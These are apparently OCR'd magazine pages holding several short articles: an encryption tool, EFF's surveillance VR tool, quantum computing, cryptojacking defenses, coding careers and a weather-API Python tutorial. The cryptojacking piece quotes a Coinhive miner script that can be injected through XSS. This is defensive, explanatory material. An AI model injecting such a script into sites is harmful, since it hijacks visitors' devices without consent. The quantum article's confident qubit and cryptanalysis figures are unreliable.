60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F
80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F
A0	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF
C0	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF
E0	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF
00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
20	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F
40	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F

The reads (of the original text data) are prepended with pseudorandom characters using:

```
byte[] b = new byte[sizeofRandomData];
new RNGCryptoServiceProvider().GetNonZeroBytes(b);
```

Since the Microsoft TextBox control supports a large number of character sets, ALKEMI can encrypt Chinese and other languages the same way:



Original Text

香港——一个与香港政府关系密切的非营利
组织运营的文化场所，突然取消了两场有
中国流亡作家参与的活动，一些人士视之
为这个城市的自由遭到侵蚀的最新迹象。

Alkemized Text

```
9684142E7F79A89AE4116E9CD821BD5
EF187FEBB7E8BD224346198EAEF88DF
B5C77A1E439D99DA5B02712FB31DB71
9383ED8E12FB5D54F7AC5025E9E264E
9D1E182C243A2F8EBBB5F0C4BBEAD7
1DD6A72559C5F60293266BD4D62BBD2
C357CB202DBD7A0DCB08F640572D87
DA4B7175BEA521403380544B2D721EA8
767584AC05627B4CE4087471B23A5DF9
8FFB1D4C350FF49D4CC3A3C7CE42DD
D0629043DCAE1025BF25C5C096AB09E
AB602C208CA3C44524A406C6427DC5E
A0C4DB126721713F706276E19565A04D
F0CEA65B22A999937C4A0299DFF09DA
6FBCFD4FCD9B53C5B1DB717C383F49
49BD5E8AE194EA1E6E180E6943883F50
BB2837D06CE49CCBE888C5344DC257
4121ABC6DA0AB98F164D29E8356C33B
```

No of Chars: 73 elapsed time: 00:00:00.449 No. of Encrypts: 1192206

I think I’ve made ALKEMI easy to use. When you encrypt (or decrypt), the data is also placed in your clipboard so you can, in two steps, encrypt and paste into a communication program. The same with the key. When you create the key, it is also placed in your clipboard as soon as you close the dialog box so it’s easy to save (like with Notepad or Notepad++) and communicate it to your friends.

ALKEMI does not protect its process from side channel attacks. There is some code which is there to mislead intruders, but not a lot. I think I’ve protected the executable from reverse engineering to the extent any code can be protected. At one time I used Confuser, which I thought was quite good, but Windows flagged the confused app as malware. I use another protection app called the Phoenix Protector.

I hope you take a look at the executable alkemi.exe and find that it might be quite useful - I’m thinking specifically for people in countries where the government is not all that friendly. ALKEMI can also hide data from eager monetizers like Verizon and Google.

I welcome any criticism, comments, flames, kisses, whatever.

The ALKEMI website is at `alkemized.com`. I’m working on a Facebook page which is at: `www.facebook.com/Alkemi-301561457306680/`.

The name ALKEMI means nothing. I just sort of like it. I have been writing code since the mid-1980s, starting with assembly language, C, C++, C#, etc., mostly in the financial sector in New York City.

EFFecting Digital Freedom

Who Watches the Watchmen? You Do

by Jason Kelley

When you're crossing a city street, you probably already know to look left and right. But, for your safety, we also want you to look up: cameras, drones, license plate readers, and more are likely hidden in plain sight and watching you as you cross. That's why EFF has created a new virtual reality tool to train anyone to be on the lookout, and fight back against the growing number of surveillance devices being deployed by law enforcement across communities large and small around the country, often targeting anyone who happens to be in the area.

At EFF we call these "street-level surveillance" technologies, and their privacy implications are vast. Without ever obtaining your consent, law enforcement could record your car's location as you travel from your home to a private meeting. Advanced face recognition could be applied to photos and video taken of you while at a concert or sporting event. And your movements could be tracked by drone simply because you exercised your free speech at a protest or rally. With some technology, like license plate readers, the data collected by contractors is shared far and wide in databases that are available for later use by local police or larger organizations such as Immigration and Customs Enforcement (ICE). Not only does this mean that your data sometimes ends up in places that you'd never expect, but it also creates a significant danger for data breaches. And as the technology used for these types of surveillance gets cheaper, more sophisticated, and more accurate, it will become more ubiquitous, and we'll be subjected to it more and more often - usually without even knowing, because a particularly nefarious aspect of street-level surveillance is that the devices hide in plain sight.

Together, we can change that.

To make it easier for everyone to recognize surveillance "in the wild," we're fighting back with our own anti-surveillance technology: Spot the Surveillance. Spot the Surveillance is an immersive virtual reality tool that you can load on a VR headset or on a standard computer browser (for a less-immersive version) that trains you to notice some of the more inconspicuous, but widespread, surveillance devices. Once you load it, you'll be placed in a 360-degree street scene and asked to identify a variety of common street-level surveillance technologies. Upon finding each type of device, you'll unlock information about how it works.

Why VR? Several reasons. First: it's a much closer analogue to how you experience street-level surveillance in your own life. The explanations we give about the dangers of surveillance - whether by local law enforcement, the NSA, or tech companies - often lie in spreadsheets, or on maps, or in thousand-word blog posts explaining what the laws do and don't allow. But during many people's firsthand contact with the most prevalent types of street-level surveillance - in tense moments like police encounters or protests, for example - it can be difficult to be on the lookout. With Spot the Surveillance, you can step directly into a virtual police encounter scene and learn how to be more vigilant, especially during those moments.

Second, EFF has a long history with VR: our co-founder John Perry Barlow first waxed poetic about it 25 years ago, when it was barely more than an idea. "Most of what humans do with computers is merely an improvement over what they did with other keyboard-bound devices, whether typewriters or calculators," he wrote. But with VR, "we can now see the potential for technology, long about the business of making the metaphorical literal, of reversing the process and re-infecting ordinary reality with luminous magic." That is to say: it was a very cool idea, even then. It's taken a long time, but the experience has started to catch up with the enthusiasm around the theory. There's nothing quite like putting on a headset and disappearing into another world: slightly disorienting, slightly magical, and extremely cool.

While the experience is basic for now, the distinction is clear: learning to recognize a Pan-Tilt-Zoom camera being used by law enforcement while in an immersive environment will help you gain a unique perspective on privacy that remains with you even after the headset is removed. As Barlow wrote, VR is a great learning tool that can give us "means to communicate which are based on shared experience." If a picture is worth a thousand words, creating a 360-degree scene will often be worth more than that lengthy blog post, the spreadsheets, and the map combined.

One important note: the coolest technology often presents new dangers. EFF is very concerned about biometric systems, or any other tech, designed to identify or verify the identity of people by using their intrinsic physical or behavioral characteristics. And VR relies on tracking our physical characteristics to function. In the future, virtual reality could be used to enable novel forms of surveillance by tracking or identifying users in great detail, even recording everything from the shape of your face to your breath and movement. But EFF's VR experience, built using Mozilla's open source system A-Frame, loads from the browser and does not collect information from the user. And we're optimistic: you can't fight threats until you can recognize them, and VR is too terrific a training tool to pass up. In addition to learning more about police snooping, we hope you'll come away from Spot the Surveillance reminded that with great technology comes great responsibility.

You can visit Spot the Surveillance directly at `eff.org/spot`. Also, please check out our comprehensive Street-Level Surveillance site (`eff.org/sls`) to learn more about police spy tech, including iris, face, and tattoo recognition, as well as cell-site simulators/stingrays.

Second-Generation Quantum Computers

by Dave D'Rave

The first generation of quantum computers is being built right now. Google, Rigetti, and IBM are all building superconducting loop-type quantum computers. All of them say that they will have 50-qubit machines by January, 2020.

A 50-qubit quantum Computer will be faster than any existing supercomputer for certain problems. More importantly, we can expect that the number of reliable qubits in a system will increase by 30 percent per year for the next 20 to 30 years. The trend is therefore that more and more problems will fall into the category of "A Quantum Computer is the Best Tool for That Job."

First-Generation Technology

The single most striking thing about current quantum computers is that they are very expensive. Superconducting loop quantum computers typically require refrigerators which cost one million dollars, on top of the cost of the actual quantum chips and the room-temperature equipment which interfaces the system to the outside world. Retail prices are quoted at $10 to $25 million, if you can get permission to buy one of these things.

Equally important, the price of a quantum computer is not expected to fall. While the price of an individual qubit may decline, the number of qubits per processor is likely to increase faster.

This creates a certain "back to the future" situation. For the time being, quantum computers will operate like old-time mainframes, such that users will submit their job to be run by a scheduler. It will be interesting to see how the new generation of hackers adjusts to the concept of "four hour turnaround time." It is also interesting to see whether the lack of privacy when using shared quantum computers will motivate the development of cheaper equivalents.

First-Generation Algorithms

As the number of qubits increases, the type and scale of problems which fit onto the machine will increase. For example, a 50-qubit quantum computer will be superior to a classical supercomputer for certain math problems, such as solving the four color map theorem.

A 128-qubit quantum computer will be able to solve the 16-step traveling salesman problem in less than a second. A 320-qubit quantum computer can solve the 32-step traveling salesman problem, etc.

A prompt (less than one second) known-plaintext attack on DES requires approximately 8,000 qubits. (DES is the Data Encryption Standard, which was important in the 1980s and early 1990s.)

A quantum computer algorithm which breaks AES-128 requires 20,000 qubits, and AES-256 requires 40,000 qubits. (AES stands for Advanced Encryption Standard. This is a family of algorithms, and is widely used at this time.)

At current trends, quantum computers 20 years from now will have a major national security impact. The question is: how large will the economic impact of cryogenic quantum computers be?

Second-Generation Technology

There are many candidate technologies to replace superconducting flux loops in next-generation quantum computers. Given the cost and reliability advantages of room-temperature operation, I do not see how anything which needs to be at superconducting temperatures is viable.

It looks like optical non-linear thin films are the most promising technology for the second generation of quantum computers. These will have to be combined with integrated optical waveguides, photonic crystals, and plasmonic devices to achieve scalable, mass producible quantum computers. These technologies already exist, and integrating them into a quantum information processor is a near-term development program.

Second-Generation Algorithms

When 100,000 qubit processors become available, it will be feasible to build machines which can brute-force many problems which are time-consuming for current technology. Twentieth-century crypto systems, image processing, and semiconductor material design are obvious examples. Less obvious are problems in nonlinear physics, quantum chemistry, and metamaterials.

Security Issues

Since all of the proposed quantum computers use a classical computer to interface with the external world, they are vulnerable to the usual sort of exploits. It is very unlikely that these problems will go away, as long as people are involved in operating the machines.

IN-BROWSER CRYPTOJACKING: AN OLD THREAT IN A NEW GUISE

by Pulkit Jain

Project: `github.com/pjain03/spike_`
`➥detector`

Cryptocurrencies have become an extremely valuable resource in recent times which has attracted many to try to obtain them in vast quantities. Not surprisingly, this increase in popularity has invited a measure of crime into the fold. The goal of this article is to describe the state of cryptomining and cryptojacking, how it affects the general public, and discuss a few ways to detect and suppress it when it occurs in one's web browser. Finally, we will touch upon the legitimacy of in-browser cryptomining as a possible alternative to ads as a source of income for websites.

Introduction

The high rewards that the field of cryptocurrencies currently offers has enticed many to devote a lot of finances, time, and energy into building a cryptocurrency portfolio that is as large and diversified as possible. Some choose to purchase and sell crypto as they would stock or shares, but others instead choose to undertake the task of "cryptomining." The specifics of how cryptomining works is beyond the scope of this article, but to provide a very brief background, it involves people performing complex computational tasks in return for cryptocurrency. The more one mines, the more crypto one acquires, and the more wealth one accumulates. Increased computation power allows a cryptominer to mine more, and this has resulted in a race to gather as much hardware (GPUs, ASICs, etc.) as one can to mine as much as possible. It has also unsurprisingly attracted cryptominers to participate in the malicious act of "cryptojacking." As the term implies, cryptojacking refers to the unauthorized use of someone's computer in order to outsource the calculations need to cryptomine.

To the Community

Cryptojacking manifested itself as a legitimate threat to large-scale businesses early in 2018 when attackers wrested control of resources from Tesla and Jenkins to mine cryptocurrency. In terms of sheer cost, cryptomining on business resources (such as AWS servers as in the cases of the previously mentioned companies) can slow servers to a complete halt, cause an immense increase in power consumption (a bitcoin transaction uses as much energy as a house does in a week), and, upon detection, adversely affect a company's trust-relationship with its users. Due to the novelty of this attack, it is still not something businesses are necessarily aware of or taking seriously. The fact that the frequency of these attacks is growing unboundedly makes it a severe security threat.

Not only does cryptojacking pose a risk to businesses, but it also affects many unaware end users. In fact, Symantec, a cybersecurity company, reported that cryptojacking had increased by 8500 percent over the last quarter of 2017, likely due to the increased ease with which it could be done remotely though people's browsers. Coinhive - a JavaScript library packaging all the tools required to perform cryptojacking, has been a key cause of this. It provides the tools necessary for malicious individuals to mine cryptocurrency on someone's device without their permission. Although such a utility - albeit in a reduced and less-powerful format - existed prior to Coinhive in libraries such as Bitcoin Plus, in-browser cryptomining using Coinhive has resurfaced in a remarkable manner due to its ease of use and the availability of cryptocurrencies that can be mined easily in-browser (Monero). The unauthorized cryptomining that both cryptojackers and websites perform increases the end-user's power consumption, causes their processors to overheat and slow down, and affects the longevity of their devices. As such, to be able to detect and stop cryptojacking would be immensely useful to everyone. This article will focus on the detection of in-browser cryptojacking to spread awareness amongst the average user.

In-Browser Mining

1. Bitcoin


A lot of people believe Bitcoin and the concept of cryptocurrencies to be synonymous and with good reason: it has been one of the most volatile and hence profitable cryptocurrencies in the market, and currently holds the largest well-known market cap for cryptocurrencies, which has brought it immense popularity. But there are a lot more cryptocurrencies out there than just Bitcoin.

Due to technical reasons beyond the scope of this article, Bitcoin mining moved from being viable over CPUs to GPUs and now to ASICs (specifically designed to mine Bitcoin). As such, Bitcoin is not a cryptocurrency that can be mined in browser (profitably) anymore. Even if it could be mined from a browser profitably, Bitcoin has considerable privacy issues that provide adequate barriers to anyone looking to use it as a currency for illegal purposes. For example, a major issue (which has had a few "messy workarounds") is that any end of a transaction risks exposure of the complete sum of money owned by either party.

2. Monero

In sharp contrast to Bitcoin, Monero was developed specifically to be able to be mined through multiple different computational resources at once. Compared to Bitcoin, it is relatively new, however it still has a considerable market cap, is monitored by law enforcement to a much lesser degree, and has a much greater emphasis on privacy. These reasons have motivated criminals to move their transactions over to Monero. A popular example of this is that the operator(s) of the immensely infamous WannaCry worm moved their ransom payments from Bitcoin to Monero for added untraceability.

In addition to this, it is extremely easy to mine Monero through the popular tool Coinhive, which is available as a JavaScript library, and can be embedded into a website. Initially created as an alternate source of revenue for businesses where websites could mine cryptocurrency on their users' CPUs, it has become a dangerous cryptojacking tool because it doesn't get user permission or make CPU throttling compulsory. To Coinhive's credit, it maintains that it is firmly an alternate source of revenue (discussed further in this article), but because the above restrictions are unenforced, there is no way to stop malicious people from abusing this tool. Moreover, it is available as a script that can be run easily, thus any website that is susceptible to XSS attacks (vulnerability 7 on OWASP's top ten) could be made part of a larger pool of websites that mine for a malicious attacker.



```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

Figure 1: From the documentation of Coinhive's website - how easy it is to set up a miner as injectable script tags

3. Others

Due to the rapid rise values of most cryptocurrency, there are a lot of options for what can be mined - a popular one being Ethereum (the cryptocurrency with the second largest market cap). But the issue with the most popular cryptocurrencies is that most of the mining that could have been done has been done and any future profitable mining requires costly dedicated machinery. The ones that aren't as popular yet might not be worth mining. Monero, however, provides the perfect medium between the two.

As for alternative mining software, there are a few worth mentioning such as Coinhive Captcha and Coinhave. We will focus on Coinhive since it dominates the market by far. In a 2018 study, one in 7000 websites (voluntarily or involuntarily) were found to be mining cryptocurrency with Coinhive being the most popular tool (93.82 percent) that was used.

Defenses: Detection and Blocking

Traditional techniques to block undesirable content on the Internet (such as those used by adblockers) whereby a blacklist of cryptomining software/websites is maintained and verified against are useful in blocking cryptomining. As such, they should be utilized by all users. In fact, AdBlock Plus, a popular ad blocker, was upgraded to include blocking such unauthorized mining. NoCoin, another popular extension, maintained a more extensive blacklist of cryptomining scripts and CDNs, and has been hailed as a very popular option to negate unauthorized, in-browser cryptomining. However, as these tools grew in complexity, so did the cryptojackers. Recently, these criminals have come up with proxy networks to deliver the same content (Coinhive miners, etc.) which cannot be detected by ordinary techniques and saves them the fee they must pay to Coinhive.

MinerBlock is another browser extension

that maintains blacklists much like its other discussed counterparts but, in addition to it, monitors the scripts used by websites for behavior similar to traditional cryptomining/Coinhive. This serves to not only deter those proxy networks, but also inlined JavaScript in websites. However, if there is anything we have learned as a community from the behavior of malicious cybercrime, it is that there will always be new ways for attackers to adapt to our defensive measures. Therefore, when cryptojackers find another way to mine cryptocurrencies in-browser, it will resurface. As such, the only foolproof way to defend an individual user's resources is as follows:

1. Keep updated versions of the aforementioned browser extensions.

2. Monitor CPU usage/computer performance and if the root of it lies in the browser, be wary of cryptojacking [see project linked at the top of this article].

Conclusion

Seeing as cryptojacking has been growing at a frightening rate, it is important that the security community, big corporations, and casual users be aware of the threat that it poses. Furthermore, it is important that users be aware of the resources at their disposal, and of the reasons and thought behind it all. As such, it is important to consider Coinhive's purported purpose: it aims to be an alternative source of income for websites. As long as websites can mine using Coinhive without unboundedly charging their users' CPUs (as PirateBay did very infamously), it might help websites supplement their revenue and improve user experiences on the Internet by reducing the number of ads, all without choking up their users' resources. However, by placing the onus of this in the hands of the implementers without necessitating user permission or consideration (in the form of throttled mining), Coinhive has created a tool that can be used to wreak massive amounts of havoc which must be defended against. If, however, we are able to stop the websites that choke up resources and allow websites that do not to continue to perform minor cryptomining, we might be able to safely reach an optimal user experience on the web.

So You Want to Be a Coder

by ATrigueiro

If you want to be a coder and you want to be able to do it for a *long* time, then use the "two out of three ain't bad" rule. This advice is directed to those who have finally broken into their first coding job and know they want to do this as their career.

I have been coding for over 30 years and been paid to code in upwards of 60 to 70 coding or scripting languages. During that time, there have been a couple of moments where I felt completely unemployable. I first started on mainframes, and when the Graphical User Interface became all the rage, I was asking myself, "Why do people need mice?" I was a very good typist and the mouse seemed to slow me down. I did not want to learn about using a mouse.

However, I realized if I still wanted to be a coder, I needed to adapt. As a very good typist, I did not want to use my right hand to operate the mouse, so I learned with my left hand. I use a right-handed mouse with my left hand. I am a bit of an oddity when people look at my seemingly crazy ergonomic setup, but it works for me. However, being a "real old" coder is even more of an oddity. I feel like a unicorn sometimes.

I stayed being a coder and learned that I needed to *constantly* look forward to what was being popularized in the mainstream and in the IT world to keep this career. At one point in the mid 1990s, relational databases were taking over and if you could not operate in Structured Query Language, then you would not get a job. In the late 1990s, the World Wide Web took off and being able to code *anything* on the Internet made one very employable. I lucked into that, because "fancying myself a writer" meant that when the ability to publish to the "public sector" with HTML became a thing, well, I jumped in. That meant as the dotcom boom took off, I was very employable.

Now in the 21st century, relational databases have begun to fade in favor of less "structured" data stores, like MongoDB. A web technology invented by Netscape (remember that browser?) called JavaScript is rapidly growing into *all* development areas, not just the so-called "web world." Whether JavaScript will continue to be on the march is hard to know, but when Microsoft creates a language (TypeScript) that "compiles down" to JavaScript, it is hard to argue. In the old days, compiling meant creating a machine language executable. Is JavaScript going to be the "machine language" of the 21st century? Dunno.

In any case, it must be clear to you now that being a coder is a pretty steep hill, and once you get to the top, it is only climbing other steep hills that keeps you being a coder. I write this to give you fair warning of what you are getting into. Right now, the salaries are very good *if* you know the "technology du jour." You may land that *killer* paying job right now, but make sure to save some money for the lean times. Every five to seven years, you will likely have to step down to a lower salary to get immersed in the new tech of the day. Relearning your job every five to seven years is *really* hard and that is why so many coders morph into project managers and executives.

One of the most frustrating parts of being a coding professional is that most of your work - and definitely the *hard* work - is behind the scenes. The work of coding is so much in the "virtual" world. Unlike a bricklayer, who can point to the walls and buildings he has built or a teacher, who has many students that they have touched in the real world, much of the coding professional's work is in the virtual realm. It is hidden and ephemeral. Even those things that are *great* accomplishments to your colleagues can only be shared for a very finite amount of time. It is hard to share that super-efficient COBOL algorithm you wrote 20 years ago with any current colleague without being seen as "behind the times." Still, there are workflows, ideas, and configurations that can remain for decades after.

Nonetheless, if you are planning on coding for more than 30 years like myself, be prepared for the cyclic nature of the job. Sure, it is tied to the economic cycle, but it is also tied to a tech cycle. The tech cycle is the tough one to ride. You can move to that project manager job or move into the C-Suite track to preserve your salary, but you will *never* return to coding, most likely. The reason most make the switch away from coding is to avoid the hit to the salary and the ego that riding the tech cycle can mean.

Why do it? Here is why I have done it for so long. I am a "hired brain," kind of like a hired gun in the Old West. I am hired to bring my intellect, experience, and coding to the specific problems of a given business. This is one of the great benefits of being a coder. You learn a lot about different businesses as you move through the tech cycles and economic cycles. Also, when you "have skills," you can cut your own deal. You want four 10-hour days, just negotiate it up front. Negotiate *everything* you want up front when you are at the top of the tech cycle. The independence this brings is liberating. The ability to tell an abusive manager "buh-bye" in front of other long suffering staff is pretty cathartic.

However, riding the tech cycle isn't the hardest thing to do while managing your career. The hardest thing is knowing when to *leave*. It can be very difficult to leave a good salary and a comfortable job with people you know. The economic cycle rarely matches the tech cycle and this can make the decision difficult.

Here is the secret to deciding when to leave. Use the system that I call the "two out of three ain't bad" system. There are three main factors to consider when deciding if it is time to move on. You need this system badly, because looking for the next job is *hard*. You have to be convinced that you *need* to and this is how you determine that.


1) Do you get compensated well?

2) Are you working on current technology so your skills are still in demand?

3) Do you like your boss?

Note how two of these three factors are not tied to tech. One is about economics and one is about quality of life. As long as two of these three things are true, then it is OK to stay, but if it gets down to one, you need to move on. If you like your boss, but you have to answer "no" to the other two questions, then it is really time to start looking. When you hate your boss, it can be a lot easier. It is when you like your boss or you are getting paid a lot of money that this formula is most useful.

Use the "two out of three ain't bad" rule and you will be able to make that difficult decision to move on to the next job. That is usually every two to four years, to be honest. And yes, I have had over ten W-2 jobs in the last 30 years and numerous contracts. In that career timeline, I am still counting the first corporate coding W-2 job as well - and that went seven years - because it is the one that taught me this valuable lesson. I'll let you crunch the numbers from here. You are a coder, after all.



by Limor "Ladyada" Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

"Display the Planet" Is the New "Hack the Planet"

Welcome to the year 2019, where more energy is being used to mine Bitcoins than all the solar power generated. In addition to the planet melting down or constantly on fire, there are a few other problems that relate to the weather and air quality that have come up recently. Yahoo, which is now owned by Oath (a Verizon subsidiary), shut down their weather service for developers. As of Thursday, Jan. 3, 2019, the weather.yahooapis.com and query.yahooapis.com URLs for the Yahoo Weather API were retired, a first for sunsetting websites containing sunset times. Perhaps they realized we no longer have weather, and are now spending time with family or something. This means if you made your own weather apps you need to find another provider. Weather Underground was supposed to be the alternative for communities that wanted to share weather data - they let anyone set up a weather station to upload data - and was a service a lot of us used. However, as of May 2018, free keys are no longer available for the Weather Underground API. `Weather.com` (a.k.a. "The Weather Company") bought Weather Underground. And IBM happens to own The Weather Company (`ibm.com/weather`). So yes, IBM now owns the weather, and pushed all the data hackers out. Say this out loud around fellow hackers and see the response: "Do you trust IBM with the weather?"

Open APIs (like Yahoo and Weather Underground used to have) allow us to freely use the data from the Internet of Things to create useful interactive devices. Especially for the modern world with common extreme weather like hurricanes, floods, statewide fires, and industrial city air quality, knowing the weather is more than "do I need an umbrella today?". Ironically, a case could be made that all of us paid for these weather and environmental sensors and services over the decades - the data is almost all government-sourced. IBM doesn't have weather stations around the country; they use the federal and state government weather reports and satellite images. Since we paid for it communally, we should have some free access to the data.

Ironically, giving a simple text-only data endpoint for users to query would cost less than the service cost of visiting the fancy websites. Going to a website just to check weather means ads, spam, pop-ups, newsletter signups, tracking, cookies, a page load that is larger than the entire source code of *Doom*. But that's the trick - the data that we ought to have access to is now monetized. Checking weather on your phone now includes a free trip to Facebook for your personal location data.

While it's possible to scrape `weather.com` to extract the data you want, it's total overkill when making a small embedded project. (Also, we've noticed a lot of websites are starting to have so much JavaScript, it's impossible to get data out unless you have a full Chromium engine.

On our search for the next weather API, we found OpenWeatherMap (`openweathermap.org`). You do need an API key, but it's free to sign up, and you get a generous 60 calls per minute. The API is nice and clean, with a REST URL that contains the API key and all options, no OAuth or bearer certificate - for example, `https://samples.openweathermap.org/data/2.5/weather?q=NewYork` will get back the weather via JSON (JavaScript object notation syntax). As an aside: thankfully, we've noticed almost all APIs nowadays are JSON rather than XML, which is a blessing for microcontrollers and other memory-constrained devices, thanks to the compact, well-defined grammar. Despite the name containing "Javascript," there are easy to use parser libraries available for Arduino and Python.

For our example, we're going to check in on the weather in Middle Island, New York 11953 (the home of *2600*). Once we've gotten the data, we're going to use Python to display it on a screen that sits on our desk. That's all it will do - no hidden microphone in the device like Google Nest, Amazon Alexa, or Apple Siri - just 100 percent open source software, and a hardware device that we can inspect. And no open ports to listen on that can get hacked. Python is also a high enough level of abstraction that, when and if something changes, there will be another JSON API to use. (That's pretty much the only way to keep from going bonkers when designing with APIs - assume they will go away.)

Start by registering an account on OpenWeatherMap and get your API key. You can test in your browser by querying the Middle Island zip code. (Our key is removed, so put your key there.)

```
https://api.openweathermap.org/data/2.5/weather?zip=11953,us&appid=YOUR-
➥KEY-HERE
```

In your browser window, you'll get back something like:

```
{“coord”:{“lon”:-72.94,”lat”:40.88},”weather”:[{“id”:701,”main”:”Mist”,
➥”description”:”mist”,”icon”:”50d”},{“id”:741,”main”:”Fog”,”description
➥”:”fog”,”icon”:”50d”}],”base”:”stations”,”main”:{“temp”:279.55,
➥”pressure”:995,”humidity”:87,”temp_min”:279.15,”temp_max”:280.15},
➥”visibility”:1207,”wind”:{“speed”:5.7,”deg”:240},”clouds”:{“all”:90},
➥”dt”:1551045780,”sys”:{“type”:1,”id”:4128,”message”:0.0048,”country”:
➥”US”,”sunrise”:1551007940,”sunset”:1551047875},”id”:420028625,”name”:
➥”Islip”,”cod”:200}
```

This is pretty human readable. You can start to see where you'll get the names and values for what you'll want to display.

You can use desktop Python 3 to start extracting data. We assume you have Python 3 installed, and also have installed the “requests” library. Start by getting the data from online:

```
>>> import requests
>>> r = requests.get(‘https://api.openweathermap.org/data/2.5/weather?
➥zip=11953,US&appid=YOUR-KEY-HERE’)
```

Python has a nice JSON parser built in that will give you a dictionary (arbitrary-key indexed array). Once converted/parsed, you can traverse the JSON path by name. For example, if you want to get the description of the current weather, run:

```
>>> j = r.json()
>>> j[‘weather’][0][‘description’]
‘mist’
```

For some reason, the temperature is in Kelvin, but you can easily convert it to Celsius:

```
>>> j[‘main’][‘temp’] - 273.15
6.33
```

Our only complaint is that the time is in UTC seconds:


```
>>> j[‘dt’]
1551050040
```

which is annoying if you have a device that doesn't have a battery backup real time clock (why should you when you have Internet?). So we like to use a *separate* API called `worldtimeapi.org` to get the UNIX time in the current time zone. This API is nifty in that it will use your public facing IP address to geolocate your time zone - no API key required:

```
>>> r = requests.get(‘http://worldtimeapi.org/api/ip’)
>>> r.json()
➥[‘datetime’]
‘2019-02-24T18:45:
➥12.977139-05:00’
```

Once you have that data in plain text format, you can craft a display, using a simple character LCD or a color TFT. For our little single-serving device we made, we added a *2600* van as the background image, so we can at a glance see the weather in Middle Island, New York.

Good night and good luck.



Lights Out! Guerilla Radio

by token
oppmedia@hushmail.com

